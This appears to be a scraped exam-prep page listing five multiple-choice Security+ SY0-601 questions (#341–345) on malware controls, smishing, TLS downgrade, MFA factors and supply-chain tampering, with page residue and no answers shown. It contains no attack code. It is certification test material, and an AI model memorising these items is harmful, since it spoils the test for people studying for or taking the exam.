
Which of the following is an administrative control that would be MOST effective to reduce the occurrence of malware execution?

A. Security awareness training

B. Frequency of NIDS updates

C. Change control procedures

D. EDR reporting cycle



Actual exam question from CompTIA's SY0-601

Question #: 341

Topic #: 1

[All SY0-601 Questions]


Employees at a company are receiving unsolicited text messages on their corporate cell phones. The unsolicited text messages contain a password reset link. Which of the following attacks is being used to target the company?

A. Phishing

B. Vishing

C. Smishing

D. Spam



Actual exam question from CompTIA's SY0-601
Question #: 342
Topic #: 1
[All SY0-601 Questions]


During a Chief Information Security Officer (CISO) convention to discuss security awareness, the attendees are provided with a network connection to use as a resource. As the convention progresses, one of the attendees starts to notice delays in the connection, and the HTTPS site requests are reverting to HTTP. Which of the following BEST describes what is happening?

A. Birthday collision on the certificate key

B. DNS hijacking to reroute traffic

C. Brute force to the access point

D. A SSL/TLS downgrade



Actual exam question from CompTIA's SY0-601

Question #: 343

Topic #: 1

[All SY0-601 Questions]

A user enters a password to log in to a workstation and is then prompted to enter an authentication code. Which of the following MFA factors or attributes are being utilized in the authentication process? (Choose two.)

A. Something you know

B. Something you have

C. Somewhere you are

D. Someone you know

E. Something you are

F. Something you can do

Actual exam question from CompTIA's SY0-601

Question #: 344

Topic #: 1

[All SY0-601 Questions]

A company uses specially configured workstations for any work that requires administrator privileges to its Tier 0 and Tier 1 systems. The company follows a strict process to harden systems immediately upon delivery. Even with these strict security measures in place, an incident occurred from one of the workstations. The root cause appears to be that the SoC was tampered with or replaced. Which of the following MOST likely occurred?

A. Fileless malware


B. A downgrade attack

C. A supply-chain attack

D. A logic bomb

E. Misconfigured BIOS

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 345

Topic #: 1

[All SY0-601 Questions]

